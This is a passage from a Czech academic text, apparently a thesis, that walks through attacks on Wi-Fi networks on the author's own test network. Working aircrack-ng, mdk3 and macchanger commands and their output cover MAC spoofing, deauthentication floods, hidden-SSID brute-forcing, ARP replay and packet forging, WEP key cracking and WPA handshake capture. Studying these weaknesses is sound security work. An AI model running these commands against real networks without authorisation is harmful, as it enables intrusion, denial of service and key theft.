
4.1.1 Monitor mode

Monitor mode, nebo taky RFMON (*Radio Frequency Monitoring*) umožňuje počítači s Wi-Fi kartou monitorovat síťový provoz v dosahu antény bezdrátové karty. Monitorovací mód je podobný režimu, který je označován jako promiskuita. S tím rozdílem, že promiskuitní kartu lze použít pouze pro sniffing[19] paketů uvnitř sítě. Monitorovací mód funguje výhradně u bezdrátových karet a Wi-Fi karta pro úspěšné odchycení trafiku nepotřebuje platnou IP adresu ani připojení na Access Point. Aplikace Kismet[20] v kombinaci s analyzérem IP protokolu Wireshark[21] nebo Tcpdump[22] poskytuje uživatelské rozhraní pro monitorování, průzkum nebo komplexní analýzu bezdrátových sítí. Monitor mode je pasivní skenovací technika. V aplikaci Kismet ji lze využít pro detekci skrytých vysílačů a v aplikaci *Airodump-ng* a *Aireplay-ng* k injekci paketů.

[19] Metoda pro odposlouchávání komunikace v síti.
[20] http://www.kismetwireless.net/ [2012-04-22]
[21] http://www.wireshark.org/ [2012-04-22]
[22] http://www.tcpdump.org/ [2012-04-22]

4.1.2 Filtrace MAC adres

Filtrace MAC adres (Media Access Control) je jednou z doplňkových možností zabezpečení přístupu do sítě pouze pro autorizované klienty. Filtr je v tomto případě přístupový seznam ACL (*Access Control List)* výhradně na bázi MAC adres. Pro středně zkušené a vybavené útočníky není (s trochou trpělivosti) obtížné filtraci MAC adres obejít.



Obr. 4.1 SMAC

točník může odposlouchávat provoz na síti a zjistit, které MAC adresy jsou v síti povoleny. Jednou z možností je vyčkat. Jakmile se nějaký z klientů odpojí, útočník si může „přivlastnit“ jeho adresu a přidružit se k síti (projít filtrem). MAC adresu karty lze změnit na vybranou hodnotu. Jinou možností je poslat vytipovanému připojenému klientovi v síti, který zrovna nekomunikuje, zprávu o odpojení z falešné MAC adresy odpovídající přístupovému bodu. Pak se může útočník se zfalšovanou MAC adresou odpojeného klienta (např. z druhé karty WLAN) ihned připojit jako autorizovaný klient. Této metodě se říká „spoofing“. Pro změnu MAC adresy je vhodný například volně dostupný nástroj SMAC[23].

[23] http://www.klcconsulting.net/smac/ [2012-04-10]

4.1.3 Injekce paketů

Nejdůležitější je v prvé řadě ověřit funkčnost injekce paketů, protože bez této metody nelze injektovat pakety na Access Point a není možné vygenerovat dostatek provozu pro zachycení dat se stejnými IV k prolomení WEP klíče. Na počátku je nutné přepnout Wi-Fi kartu do monitorovacího módu pomocí nástrojů *iwconfig* nebo *airmon-ng*. Nápovědu k nástrojům je možné získat pomocí příkazu help (*iwconfig --help* a *airmon-ng --help*).

wlan0 = interface Wi-Fi karty

```
iwconfig wlan0 mode monitor
```

nebo

```
airmon-ng start wlan0
```

```
Interface       Chipset         Driver

wlan0           Ralink 2573 USB rt73usb - [phy1]
                                (monitor mode enabled on mon0)
```

Obr. 4.2 Zapnutí monitor módu

Monitorovací mód byl zapnut na virtuálním rozhraní *mon0*, které bude použito pro další útoky.

```
aireplay-ng -9 mon0
```

```
root@bt:~# aireplay-ng -9 -a 00:26:18:06:13:F3 mon0
09:46:35  Waiting for beacon frame (BSSID: 00:26:18:06:13:F3) on channel 13
09:46:35  Trying broadcast probe requests...
09:46:35  Injection is working!
09:46:37  Found 1 AP

09:46:37  Trying directed probe requests...
09:46:37  00:26:18:06:13:F3 - channel: 13 - 'ssid_vsb'
09:46:37  Ping (min/avg/max): 1.259ms/3.667ms/7.057ms Power: -56.80
09:46:37  30/30: 100%
```

Obr. 4.3 Injekce paketů

Injekce paketů proběhla úspěšně, všechny injektované pakety byly přijaty AP.

Aireplay-ng neinjektuje pakety, možné důvody:

- Vaše karta nepodporuje injekci[24].
- Ovladač není aktualizovaný.
- Příliš slabý signál.
- AP je chráněno.

4.1.4 Změna MAC adresy

MAC adresa je unikátní identifikátor každého síťového prvku. Délka MAC adresy je pevně dána a její hodnota je 48 bitová. Bývá síťovému zařízení přiřazována bezprostředně při jeho výrobě. Její hodnotu lze však pomocí softwaru změnit. První tři bajty udávají výrobce karty.

```
root@bt:~# ifconfig wlan0 down
root@bt:~# macchanger --mac aa:bb:cc:dd:ee:ff wlan0
Current MAC: 00:11:22:33:44:57 (Cimsys Inc)
Faked MAC:   aa:bb:cc:dd:ee:ff (unknown)
```

Obr. 4.4 Změna MAC adresy

```
macchanger --mac aa:bb:cc:dd:ee:ff wlan0
```

Nápovědu získáte:

```
macchanger --help
```

MAC adresa pro interface *mon0* byla změněna na aa:bb:cc:dd:ee:ff.

4.1.5 Odhalení skryté SSID

Většina příkazů v *Aireplay-ng* vyžaduje znalost SSID. Také její hodnota je nutná k provedení slovníkového útoku na WPA klíč. Občas uvidíte: „<length: ?>“ jako SSID v *Airodump-ng*. To znamená, že je SSID skrytá. Otazník vyjadřuje délku SSID. Například, jestliže je SSID „test123“, tak nám A*irodump-ng* ukáže „<length: 7>“, kde 7 je počet znaků v SSID. Když je délka 0 nebo 1, znamená to, že AP neodhalí aktuální délku a skutečná délka může být jakákoliv.

[24] Seznam podporovaných Wi-Fi karet dostupný na http://www.aircrack-ng.org/doku.php?id=compatible_cards [2012-04-22]

Pro získání skryté SSID existují tyto možnosti:

- Počkat, až se klient asociuje s AP. *Airodump-ng* poté zachytí asociaci klienta a ukáže SSID.
- „*Disasociace*“ skutečného bezdrátového klienta.
- Použití nástroje *mdk3* k brute-force útoku, nebo útoku slovníkem.

```
CH  7 ][ Elapsed: 8 s ][ 2012-04-05 10:00

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:26:18:06:13:F3  -56        5        3    0  13  54   WEP  WEP         <length:  8>

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

00:26:18:06:13:F3  00:13:02:6C:08:DD  -37   54 -54      0        4
```

Obr. 4.5 Skrytá SSID

```
root@bt:~# aireplay-ng -0 10 -a 00:26:18:06:13:F3 -c 00:13:02:6C:08:DD mon0
11:25:53  Waiting for beacon frame (BSSID: 00:26:18:06:13:F3) on channel 1
11:25:53  Sending 64 directed DeAuth. STMAC: [00:13:02:6C:08:DD] [65|65 ACKs]
11:25:54  Sending 64 directed DeAuth. STMAC: [00:13:02:6C:08:DD] [65|64 ACKs]
11:25:55  Sending 64 directed DeAuth. STMAC: [00:13:02:6C:08:DD] [60|58 ACKs]
11:25:55  Sending 64 directed DeAuth. STMAC: [00:13:02:6C:08:DD] [67|63 ACKs]
11:25:56  Sending 64 directed DeAuth. STMAC: [00:13:02:6C:08:DD] [64|59 ACKs]
11:25:56  Sending 64 directed DeAuth. STMAC: [00:13:02:6C:08:DD] [67|63 ACKs]
11:25:57  Sending 64 directed DeAuth. STMAC: [00:13:02:6C:08:DD] [63|60 ACKs]
11:25:57  Sending 64 directed DeAuth. STMAC: [00:13:02:6C:08:DD] [19|61 ACKs]
11:25:58  Sending 64 directed DeAuth. STMAC: [00:13:02:6C:08:DD] [ 0|58 ACKs]
11:25:59  Sending 64 directed DeAuth. STMAC: [00:13:02:6C:08:DD] [ 0|61 ACKs]
```

Obr. 4.6 Deauth útok

Pro odhalení skryté SSID je vhodné použít útok „*deauth*“, který asociovaného klienta od AP disasociuje. Jakmile se klient znovu reasociuje, *Airodump-ng* zachytí jméno SSID.

```
aireplay-ng -0 10 -a <MAC adresa AP> -c <MAC adresa klienta>
mon0
```

Nápověda:

- `10` v příkazu znamená počet „*deautentifikačních*“ paketů, které jsou odeslány na AP
- `-0` (přepínač nula) „*deauth útok*“ v *Aireplay-ng*
- `-a` MAC adresa AP
- `-c` MAC adresa cílového klienta

Použití nástroje mdk3:

Metoda, jak odhalit skrytou SSID pomocí *mdk3*, je sofistikovanější a přináší mnohem více možností. Pro kompletní seznam přepínačů použijte nápovědu.

```
mdk3 --fullhelp
```

Použití:

```
mdk3 <interface> <test_mode> <test_options>
```

Brute-force útok:

```
mdk3 mon0 p -c 1 -t <MAC adresa AP> -b a
```

Nápověda:

- `p` brute-force útok
- `-c` kanál
- `-t` MAC adresa AP
- `-b` znaková sada
- `a` výběr znakové sady, všechny znaky

```
root@bt:~# mdk3 wlan0 p -c 13 -t 00:26:18:06:13:F3 -b a

channel set to: 13
SSID Bruteforce Mode activated!

Waiting for beacon frame from target...
Sniffer thread started

SSID is hidden. SSID Length is: 8.
Trying SSID:
Trying SSID: Å
Trying SSID: 3    46 - Speed:   45 packets/sec

Trying SSID: C
Trying SSID: P
Trying SSID: J
Trying SSID: W▒
Trying SSID: f
Trying SSID: u"
Trying SSID: "'
```

Obr. 4.7 mdk3 - brute-force útok na SSID

Útok pomocí slovníku:

Slovník „lower.txt“ byl stažen z Internetu a obsahuje všechny defaultní názvy SSID.

```
mdk3 wlan0 p -c 13 -t 00:26:18:06:13:F3 -f slovník.txt
```

```
root@bt:~# mdk3 wlan0 p -c 13 -t 00:26:18:06:13:F3 -f lower

channel set to: 13
SSID Wordlist Mode activated!

Waiting for beacon frame from target...
Sniffer thread started

SSID is hidden. SSID Length is: 8.
Trying SSID:
Trying SSID: absorpci
Trying SSID: antilope
Trying SSID: barevným
Trying SSID: blazenem
Packets sent:   1176 - Speed:  386 packets/sec^C
```

Obr. 4.8 mdk3 - slovníkový útok na SSID

Nástroj *mdk3* je možné také použít k různým typům DoS útoků jako: *deauth flood* či *asociation flood,* dále dokáže využít slabin TKIP protokolu. Použít lze i Black list nebo White list, záleží, na které bezdrátové klienty je útok směřován.

Znalost SSID je nutná k provedení slovníkového útoku na WPA klíč, a také ji potřebujeme k vygenerování rainbow tables pro zrychlený slovníkový útok (více v kapitole 4.3).

4.1.6 Asociace

U otevřeného systému klient jednoduše požádá o falešnou asociaci a AP mu ji povolí. Asociace pomocí sdíleného hesla (*shared key*) je poněkud složitější. Je nutné vygenerovat „XOR file“, k čemuž se používá ChopChop nebo Fragmentační útok.

Asociace u otevřeného systému:

```
aireplay-ng -1 0 -e <název_SSID> -a <MAC_adresa_AP> -h
<Zdrojová_MAC_adresa> mon0
```

```
root@bt:~# aireplay-ng -1 0 -e ssid_vsb -a 00:26:18:06:13:F3 -h 94:0C:6D:8E:08:2F mon0
10:15:33  Waiting for beacon frame (BSSID: 00:26:18:06:13:F3) on channel 13

10:15:34  Sending Authentication Request (Open System) [ACK]
10:15:34  Authentication successful
10:15:34  Sending Association Request [ACK]
10:15:34  Association successful :-) (AID: 1)
```

Obr. 4.9 Asociace u otevřeného systému

Asociace pomocí sdíleného hesla:

```
aireplay-ng -1 0 -y *.xor -a <MAC_adresa_AP> -h
<Zdrojová_MAC_adresa> mon0
```

4.1.7 Generování dat

Pro prolomení protokolu WEP je nutné zachytit pakety se stejnými IV. Provádí se to pomocí skenovacího nástroje *Airodump-ng* se zápisem do souboru *.cap. Čtyřicet tisíc paketů se stejnými IV je nutných pro prolomení WEP s 64bitovým klíčem a osmdesát tisíc pro 128bitový klíč. Tyto IV reprezentuje v *Airodump-ng* položka „#Data“.

```
airodump-ng -c (kanál) -w (zápis do souboru) --bssid (bssid)
mon0
```

```
CH 13 ][ Elapsed: 8 mins ][ 2012-03-08 17:28

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:26:18:06:13:F3    0 100     4848    30410    2  13  54   WEP  WEP    OPN  g+rEIqN1Kp

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

00:26:18:06:13:F3  94:0C:6D:8E:08:2F    0    1 - 1      0    86204
00:26:18:06:13:F3  00:13:02:6C:08:DD  -37   54 -54      0    35583
```

Obr. 4.10 Airodump-ng – zachytávání paketů

4.1.8 ARP injekce

Injekce ARP paketů je nejčastějším způsobem generování dat. Často se provádí „*deauth útok*“ na připojeného klienta a jakmile se klient bude snažit opět asociovat, vyšle ARP paket, který zachytí *Aireplay-ng* a použije jej pro injekci. Access Point je nucen odpovědět na všechny ARP žádosti a v každé odpovědi generuje nové IV. V pozadí je spuštěn nástroj *Airodump-ng*, který tyto IV zachytává.

Postup:

- Přepnout Wi-Fi kartu do monitorovacího módu.
- Zachytávat IV nástrojem *Airodump-ng*.
- Spustit falešnou asociaci.
- Spustit *Aireplay-ng* s ARP injekcí.
- Odpojení klienta (*deauth útok*). *Aireplay-ng* automaticky zachytí ARP paket klienta.
- Samotná ARP injekce, při čtyřiceti tisících IV pro WEP64 nebo osmdesáti tisících pro WEP128, zastavit útok.
- Použít *Aircrack-ng* pro nalezení WEP klíče.

```
aireplay-ng -3 -b <MAC_adresa_AP> -h <Zdrojová_MAC_adresa>
mon0
```

```
root@bt:~# aireplay-ng -3 -b 00:26:18:06:13:F3 -h 94:0C:6D:8E:08:2F mon0
For information, no action required: Using gettimeofday() instead of /dev/rtc
17:24:41  Waiting for beacon frame (BSSID: 00:26:18:06:13:F3) on channel 13
Saving ARP requests in replay_arp-0308-172441.cap
You should also start airodump-ng to capture replies.
Read 40450 packets (got 8 ARP requests and 7207 ACKs), sent 8707 packets...(500 pps)
```

Obr. 4.11 ARP injekce

```
CH 13 ][ Elapsed: 8 mins ][ 2012-03-08 17:28

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:26:18:06:13:F3    0 100     4848    30410    2  13  54   WEP  WEP    OPN  g+rEIqN1Kp

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

00:26:18:06:13:F3  94:0C:6D:8E:08:2F    0    1 - 1      0    86204
00:26:18:06:13:F3  00:13:02:6C:08:DD  -37   54 -54      0    35583
```

Obr. 4.12 Zachycená data

4.1.9 Natural packet replay

Tento útok nám umožní výběr specifického paketu pro injekci. Paket můžeme získat dvěma způsoby. Prvním, z datového toku mezi klientem a Access Pointem. Druhým, z datového souboru se zachycenými pakety (*.cap). *Natural packet replay* neboli přirozené opakování paketů znamená, že na AP pošleme paket, který má cílovou všesměrovou MAC adresu. Access Point vždy odpovídá na tento typ paketu, např. ARP žádosti. Také paket musí pocházet od bezdrátového klienta do LAN sítě. Takový paket je označen „To DS“ (To Distribution System).

```
aireplay-ng -2 -b <MAC_adresa_AP> -h <Zdrojová_MAC_adresa> -d
<Cílová_MAC_adresa> -t 1 mon0
```

Nápověda:

- `-2` interaktivní výběr paketů.
- `-d` výběr paketů, které jsou určeny pro broadcast (FF:FF:FF:FF:FF:FF).
- `-t 1` výběr paketů „To DS“, (To Distribution System).
- `-h` pokud použijeme tento přepínač, je nutná asociace na AP.

```
root@bt:~# aireplay-ng -2 -b 00:26:18:06:13:F3 -h 94:0C:6D:8E:08:2F -d FF:FF:FF:FF:FF:FF -t 1 mon0
Read 1136 packets...

        Size: 68, FromDS: 0, ToDS: 1 (WEP)

             BSSID  =  00:26:18:06:13:F3
          Dest. MAC  =  FF:FF:FF:FF:FF:FF
         Source MAC  =  00:13:02:6C:08:DD

        0x0000:  0841 2c00 0026 1806 13f3 0013 026c 08dd  .A,..&.......l..
        0x0010:  ffff ffff ffff e0f3 24b9 2d00 4261 26a1  ........$.-.Ba&.
        0x0020:  d08f 408e 8bff 3e24 583b b806 dfc9 4697  ..@...>$X;....F.
        0x0030:  b2d0 6bad c786 c516 5d39 5e69 d0a3 4c2a  ..k.....]9^i..L*
        0x0040:  1f93 0116                                ....

Use this packet ? y
```

Obr. 4.13 Výběr paketu pro ARP injekci

Natural paket replay je další možnost *ARP injekce* s tím rozdílem, že volba rámce pro injekci je ponechána na uživateli. Tato technika je jedna z mnoha dalších, která slouží pro generování provozu.

4.1.10 Modified packet replay

Modifikované opakování paketů je sofistikovanější než metoda uvedená v kapitole 4.1.9. Tato metoda je vhodná, pokud není připojený žádný klient na AP. V podstatě se snažíme zachytit ARP broadcast od AP a upravit jej tak, aby vypadal, že pochází od bezdrátového klienta. Čím menší velikost paketu zachytíme, tím bude tento útok rychlejší v počtu pps (Packet Per Second).

```
aireplay-ng -2 -b <MAC_adresa_AP> -h <Zdrojová_MAC_adresa>
-t 1 -c <Cílová_MAC_adresa> -p 0841 mon0
```

Nápověda:

- `-2` interaktivní výběr paketů.
- `-c` nastaví cílovou MAC adresu na broadcast.
- `-t 1` výběr paketů „To DS“ (To Distribution System).
- `-p 0841` nastaví řídící pole rámce (Frame Control Field) tak, aby paket vypadal, že pochází od bezdrátového klienta.
- `-h` pokud použijeme tento přepínač, je nutná asociace na AP.

Také můžeme použít paketový filtr a opakovat šifrované WEP ARP pakety. ARP pakety jsou typicky dlouhé 68 bajtů (od bezdrátového klienta) nebo 86 bajtů (od AP).

```
aireplay-ng -2 -p 0841 -m 68 -n 86 -b <MAC_adresa_AP> -h
<Zdrojová_MAC_adresa> -c <Cílová_MAC_adresa> mon0
```

Zde se jedná opět o techniku vhodnou pro generování nových IVs, které jsou nutné pro prolomení WEP klíče.

4.1.11 Padělání paketů

Nejvhodnější volbou je padělání ARP paketu. K úspěšnému padělání ARP paketu je důležité získat PRGA soubor pomocí fragmentačního nebo ChopChop útoku. Použijeme ho k vytvoření ARP paketu pro injekci.

```
packetforge-ng -0 -a <MAC_adresa_AP> -h <Zdrojová_MAC_adresa>
-k <Cílová_IP_adresa> -l <Zdrojová_IP_adresa> -y *.xor -w arp
```

```
root@bt:~#packetforge-ng -0 -a 00:26:18:06:13:F3 -h 94:0C:6D:8E:08:2F
-k 255.255.255.255 -l 255.255.255.255 -y vsb.xor -w arp1
Wrote packet to: arp1
```

Obr. 4.14 Padělání paketu

Nápověda:

- `0` znamená generování ARP paketu.
- `-a` MAC adresa AP.
- `-h` MAC adresa asociovaného klienta.
- `-k` cílová IP adresa.
- `-l` zdrojová IP adresa.
- `-y` čtení ze souboru.
- `-w` zápis do souboru.

Bylo provedeno padělání ARP paketu se všeobecnou zdrojovou a cílovou IP adresou. Většina AP na tento paket odpoví, pokud ne, bude potřeba změnit cílovou IP adresu na IP adresu AP.

Po vytvoření padělaného paketu se na něj podíváme přes *tcpdump*:

```
tcpdump -n -vvv -e -s0 -r arp1.cap
```

```
root@bt:~#tcpdump -n -vvv -e -s0 -r arp1
reading from file arp1, link-type IEEE802_11 (802.11)
19:53:02.114515 WEP Encrypted 258us BSSID:00:26:18:06:13:F3 SA:94:0C:6D:8E:08:2F
DA:FF:FF:FF:FF:FF Data IV:1cb00 Pad 0 KeyID 0
```

Obr. 4.15 Zobrazení padělaného šifrovaného paketu

Po zobrazení paketu je možné si všimnout cílové linkové adresy FF:FF:FF:FF:FF:FF, tzn. broadcast a také to, že je paket šifrován protokolem WEP. Jelikož celý útok byl proveden v domácí síti, lze paket se znalostí WEP klíče dešifrovat.

```
airdecap-ng -w <WEP key> arp1.cap
```

```
root@bt:~/#airdecap-ng -w hacking@vsb.cz arp1
Total number of packets read            1
Total number of WEP data packets        1
Total number of WPA data packets        0
Number of plaintext data packets        0
Number of decrypted WEP packets         1
Number of corrupted WEP packets         0
Number of decrypted WPA packets         0
```

Obr. 4.16 Dešifrování padělaného paketu

Prohlížení dešifrovaného paketu:

```
tcpdump -n -r arp1-dec.cap
```

```
root@bt:~/#tcpdump -n -r arp1-dec
reading from file arp1-dec, link-type EN10MB (Ethernet)
19:53:02.114515 arp who-has 255.255.255.255 tell 255.255.255.255
```

Obr. 4.17 Prohlížení dešifrovaného paketu

Na obrázku 4.17 lze vidět, že byl skutečně vytvořen padělaný ARP paket.

Pro injekci paketu použijeme *Aireplay-ng*.

```
aireplay-ng -2 -r arp1.cap mon0
```

Nápověda:

- `-2` interaktivní výběr paketu.
- `-r` definuje soubor, ze kterého se bude číst ARP request.
- `mon0` rozhraní.

V této chvíli je nutné v druhém terminálovém okně mít spuštěno zachytávání IVs přes *Airodump-ng*.

```
airodump-ng -c <kanál> --bssid <MAC_adresa_AP>
-w <zápis_do_souboru> mon0
```

V přecházejících kapitolách byly uvedeny nejčastější techniky generování provozu za účelem získání nových IVs, které jsou potřebné pro prolomení WEP klíče. Pro prolomení 64bitového klíče je nutných alespoň 20 až 40 tisíc IVs a pro získání 128bitového klíče je potřeba 80 tisíc a více. Další kapitola bude obsahovat samotné rozluštění WEP klíče.


4.1.12 **Rozluštění WEP klíče**

Po zachycení dostatečného množství IVs použijeme *Aircrack-ng*:

```
aircrack-ng -b <MAC_adresa_AP> vsb.cap
```

Nápověda:

- `*.cap` vybere všechny soubory, které mají příponu „cap“ se zachycenými IV.



Obr. 4.18 Rozluštění WEP klíče

Klíč byl po pár vteřinách rozluštěn, a tím byl prolomen protokol WEP. Důležité je podotknout, že délka klíče ani jeho složitost nehraje roli při útoku. Na čem ale záleží, je počet zachycených inicializačních vektorů.

4.2 Prolomení WPA klíče

4.2.1 Úvod

I když od vydání WPA/WPA2 byla odhalena celá řada méně důležitých slabých míst, žádná z nich nejsou příliš závažná. Nejpraktičtější zranitelností je útok na klíč PSK. PSK[25] (*Pre-Shared Key*) se generuje z hesla zadaného uživatelem, které tvoří více slov či znaků od 8 do 63 a poskytuje řešení pro domácí sítě a malé podniky, které nemají autentizační server. K šifrování nebo kontrolu integrity se však nikdy nepoužívá samotný PSK. Slouží totiž pro generování dočasného šifrovacího klíče – u provozu unicast to je PTK. V případě navázání klienta s Access Pointem vzniká procedura „*4-Way-Handshake*“ neboli čtyřcestný handshake, který slouží pro odvození PTK (*Pairwise Transient Key*), což je dočasný šifrovací klíč. PTK je odvozen z PSK pomocí *4-Way Handshake* a všechny informace, které slouží k výpočtu jeho hodnoty, se přenáší jako nešifrovaný text. Síla PTK závisí tedy pouze na hodnotě PMK, která je vyjádřena složitostí hesla. *4-Way Handshake* je proto předmětem, jak slovníkových, tak off-line útoků typu brute-force. Ke zneužití této trhliny v bezpečnosti byla vytvořena utilita *Cowpatty*, jejíž zdrojový kód byl vylepšen a implementován v nástroji *Aircrack-ng*, aby umožnil slovníkové útoky a útoky typu brute-force na WPA. **Pro provedení slovníkového útoku a brute-force útoku je klíčové zachycení handshaku.**

4.2.2 Útok pomocí Aircrack-ng

Aby bylo možné provést slovníkový útok, je nezbytné zachytit handshake a uložit jej do souboru, nejčastěji s příponou *.cap. Existují dva způsoby, a to buď pomocí programu Wireshark, ve kterém je zapotřebí vytvořit filtr zachycených paketů (proto=eapol), nebo můžeme použít nástroj pro monitorování sítě *Airodump-ng*, který je součástí Backtracku. Pro jeho zachycení stačí počkat, až se klient připojí do sítě. Aby útočník proces zachycení zrychlil, provede „*deauth útok*“ na legitimního klienta s pasivním skenováním bezdrátové sítě. Jakmile se klient pokusí znovu navázat spojení, útočník zachytí handshake.

Postup:

- Přepnutí Wi-Fi karty do monitorovacího módu.
- Odpojení klienta (*deauth útok*).
- Zachycení handshaku.
- Připravení slovníku (stažení nebo generování).
- Útok pomocí slovníku v *Aircrack-ng* či *Cowpatty*.

[25] Odvození PMK (Pairwise Master Key) závisí na používané autentizační metodě: Používá-li se PSK (Pre-Shared Key), PMK = PSK.

Deauth útok se provádí za účelem odpojení klienta a zachycení handshaku. Rovněž lze provádět hromadnou deautentizaci, i když ta není tak spolehlivá jako spoofing MAC adresy klienta. Dále je možné využít nástroj *mdk3*, který slouží k nejrůznějším typům DoS útoků.

```
root@bt:~# aireplay-ng -0 10 -a 00:26:18:06:13:F3 -c 00:13:02:6C:08:DD mon0
11:25:53  Waiting for beacon frame (BSSID: 00:26:18:06:13:F3) on channel 1
11:25:53  Sending 64 directed DeAuth. STMAC: [00:13:02:6C:08:DD] [65|65 ACKs]
11:25:54  Sending 64 directed DeAuth. STMAC: [00:13:02:6C:08:DD] [65|64 ACKs]
11:25:55  Sending 64 directed DeAuth. STMAC: [00:13:02:6C:08:DD] [60|58 ACKs]
11:25:55  Sending 64 directed DeAuth. STMAC: [00:13:02:6C:08:DD] [67|63 ACKs]
11:25:56  Sending 64 directed DeAuth. STMAC: [00:13:02:6C:08:DD] [64|59 ACKs]
11:25:56  Sending 64 directed DeAuth. STMAC: [00:13:02:6C:08:DD] [67|63 ACKs]
11:25:57  Sending 64 directed DeAuth. STMAC: [00:13:02:6C:08:DD] [63|60 ACKs]
11:25:57  Sending 64 directed DeAuth. STMAC: [00:13:02:6C:08:DD] [19|61 ACKs]
11:25:58  Sending 64 directed DeAuth. STMAC: [00:13:02:6C:08:DD] [ 0|58 ACKs]
11:25:59  Sending 64 directed DeAuth. STMAC: [00:13:02:6C:08:DD] [ 0|61 ACKs]
```

Obr. 4.19 Deauth útok pro zachycení handshaku

```
aireplay-ng -0 10 -a <MAC adresa AP> -c <MAC adresa klienta>
mon0
```

Nápověda:

- `10` v příkazu znamená počet „*deautentifikačních*“ paketů, které odešleme.
- `-0` „*deauth útok*“ v *Aireplay-ng*.
- `-c` spoofing MAC adresy cílového klienta. Útok je pak velice efektivní, protože se klient nebude moci znovu připojit do té doby, než bude útok pozastaven nebo si klient nezmění MAC adresu.

```
root@bt:~/Stuff# mdk3 mon0 d -c 1 -b mac1.txt -d 00:26:18:06:13

Disconnecting between: 00:13:02:6C:08:DD and: 00:26:18:06:13:F3 on channel: 1
Disconnecting between: 00:13:02:6C:08:DD and: 00:26:18:06:13:F3 on channel: 1
Disconnecting between: 00:13:02:6C:08:DD and: 00:26:18:06:13:F3 on channel: 1
Disconnecting between: 00:13:02:6C:08:DD and: 00:26:18:06:13:F3 on channel: 1
Disconnecting between: 00:13:02:6C:08:DD and: 00:26:18:06:13:F3 on channel: 1
Disconnecting between: 00:13:02:6C:08:DD and: 00:26:18:06:13:F3 on channel: 1
Packets sent:    117 - Speed:   20 packets/sec
```

Obr. 4.20 Využití nástroje mdk3 pro deauth útok

Po přijetí „*deautentizačních paketů*“ Access Pointem dochází k okamžitému odpojení klienta, po jeho opětovném připojení útočník zachytí handshake.

```
CH  1 ][ Elapsed: 2 mins ][ 2010-11-28 17:21 ][ WPA handshake: 00:26:18:06:13:F3

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:26:18:06:13:F3  -57  33      579       75    0   1  54   WPA2 CCMP   PSK  g+rEIqN1Kp

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

00:26:18:06:13:F3  94:0C:6D:8E:08:2F  -37    1 - 1      0     2827  g+rEIqN1Kp
```

Obr. 4.21 Zachycení WPA handshaku

Nyní se nabízejí následující možnosti:

- Provést slovníkový útok v *Aircrack-ng*.
- Využít aplikaci *Cowpatty* pro slovníkový útok.
- Zrychlit celý útok pomocí GPU v aplikaci *Pyrit*.
- Brute-force útok v aplikaci *Pyrit*.

```
root@bt:/# apt-get install wpa-wordlist
Reading package lists... Done
Building dependency tree
Reading state information... Done
wpa-wordlist is already the newest version.
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
root@bt:/# cd /pentest/passwords/wordlists/
root@bt:/pentest/passwords/wordlists# ls
bt4-password.txt  darkc0de.lst  wpa.txt
```

